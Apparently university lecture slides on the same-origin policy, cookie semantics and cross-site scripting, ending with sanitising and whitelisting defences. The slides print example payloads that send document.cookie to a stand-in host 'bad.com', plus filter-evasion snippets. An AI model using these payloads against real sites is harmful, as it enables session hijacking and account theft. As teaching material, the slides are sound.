
Same Origin Policy

- Browsers provide isolation for javascript via **SOP**
- Browser associates **web page elements**...
 - Layout, cookies, events
- ...with their **origin**
 - Hostname (**bank.com**) that provided them

SOP = **only** scripts received from a web page's **origin**
have access to the page's elements

Cookies and SOP

Set-Cookie: `edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com`



Semantics

- Store "us" under the key "edition"
- This value was no good as of Wed Feb 18...
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Site **attacker.com** provides a malicious script
- Tricks the user's browser into believing that the script's origin is **bank.com**
 - Runs with **bank.com**'s access privileges
- One general approach:
 - Get server of interest (**bank.com**) to actually send the attacker's script to the user's browser
 - Will pass SOP because it's from the right origin!


Two types of XSS

1. Stored (or “persistent”) XSS attack

- Attacker leaves script on the `bank.com` server
- Server later unwittingly sends it to your browser
- Browser executes it within same origin as bank.com

Stored XSS attack

```
GET http://bad.com/steal?c=document.cookie
```



```
GET http://bank.com/transfer?amt=9999&to=attacker
```


Stored XSS Summary

- **Target:** User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service
- **Attack goal:** Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)
- **Attacker needs:** Ability to leave content on the web server (forums, comments, custom profiles)
 - Optional: a server for receiving stolen user information
- **Key trick:** Server fails to ensure uploaded content does not contain embedded scripts

Where have we heard this before?

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
 - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
 - Made them friends with Samy
 - Displayed “but most of all, Samy is my hero” on profile
 - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
 - Took down MySpace for a weekend

Felony computer hacking; banned from computers for 3 years



Two types of XSS


1. Stored (or “persistent”) XSS attack

- Attacker leaves their script on the `bank.com` server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack

- Attacker gets you to send `bank.com` a URL that includes Javascript
- `bank.com` *echoes* the script back to you in its response
- Your browser executes the script in the response within the same origin as `bank.com`

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>  
<body>  
Results for socks:  
.  
.  
.  
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=  
<script> window.open(  
  "http://bad.com/steal?c=" +  
  document.cookie)  
</script>
```

Result from victim.com:

```
<html> <title> Search results </title>  
<body>  
Results for <script> ... </script>  
.  
.  
.  
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- **Target:** User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates
- **Attack goal:** Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- **Attacker needs:** Get user to click on specially-crafted URL.
 - Optional: A server for receiving stolen user information
- **Key trick:** Server does not ensure its output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- One possible defense is **sanitizing**: remove executable portions of user-provided content
 - `<script> ... </script>` or `<javascript> ... </javascript>`
 - Libraries exist for this purpose

Did you find everything?

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
 - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
 - `<XML ID=I><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers “help” by parsing broken HTML
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

Better defense: White list


- Instead of trying to sanitize, validate all
 - headers,
 - cookies,
 - query strings,
 - form fields, and
 - hidden fields (i.e., all parameters)
- ... against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
 - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:
- XSS exploits the **trust** a client browser has in data sent from the legitimate website
 - So the attacker tries to control what the website sends to the client browser
- CSRF exploits the **trust** a legitimate website has in data sent from the client browser
 - So the attacker tries to control what the client browser sends to the website

Input validation, ad infinitum

- Many other web-based bugs, ultimately due to **trusting external input** (too much)



Would you please stop struggling?
You're damaging my web!

Takeaways: Verify before trust

- Improperly validated input causes **many** attacks
- Common to solutions: **check** or **sanitize all data**
 - **Whitelisting**: More secure than blacklisting
 - **Checking**: More secure than sanitization
 - Proper sanitization is *hard*
 - **All data**: Are you sure you found all inputs?
 - Don't roll your own: libraries, frameworks, etc.